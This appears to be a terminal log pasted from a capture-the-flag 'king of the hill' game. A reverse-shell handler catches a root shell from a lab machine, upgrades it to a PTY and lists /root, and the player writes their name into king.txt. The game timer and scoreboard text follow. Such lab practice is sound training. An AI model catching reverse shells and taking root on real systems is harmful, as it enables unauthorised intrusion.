[+] Listening for reverse shells on 0.0.0.0:1337 → 127.0.0.1 • 10.…
➤ 🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from ip-10-10-145-105~10.10.145.105-Linux-x86_64 😍 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /bin/python3! 💪
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/myshiii777/.penelope/sessions/ip-10-10-145-105~10.10.145.105-Linux-x86_64/2026_03_11-19_34_46-494.log 📜
root@ip-10-10-145-105:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-10-145-105:/# cd /root
root@ip-10-10-145-105:/root# ls -la
total 40
drwx------  6 root root 4096 Feb 22  2021 .
drwxr-xr-x 19 root root 4096 Mar 12 02:04 ..
lrwxrwxrwx  1 root root    9 Feb 21  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 Feb 21  2021 .cache
drwxr-xr-x  3 root root 4096 Feb 21  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   66 Feb 21  2021 .selected_editor
drwx------  2 root root 4096 Feb 21  2021 .ssh
-rw-r--r--  1 root root    0 Feb 21  2021 king.txt
-rw-r--r--  1 root root   38 Feb 22  2021 root.txt
drwxr-xr-x  4 root root 4096 Feb 21  2021 snap
root@ip-10-10-145-105:/root# echo "Thinktwice" > king.txt
root@ip-10-10-145-105:/root# cat king.txt
Thinktwice
root@ip-10-10-145-105:/root#
```



This is a private game, so you need to invite people. Open the game options menu and send your friends the invitation link.

Time left: **0 hours 3 minutes 20 seconds** First Hacked: **Wed 19:06** King changes: **1** Machine: **H1: Hard** Status: Running

Did you know, half the fun is talking whilst hacking. Join our Discord to voice chat with players!

Thinktwice
[0xA][Wizard]

Rank	User	Country	Flags	King Time	Points
1	Thinktwice	🇵🇭	0	2	20
2	TyronSvensli	🇳🇴	0	0	0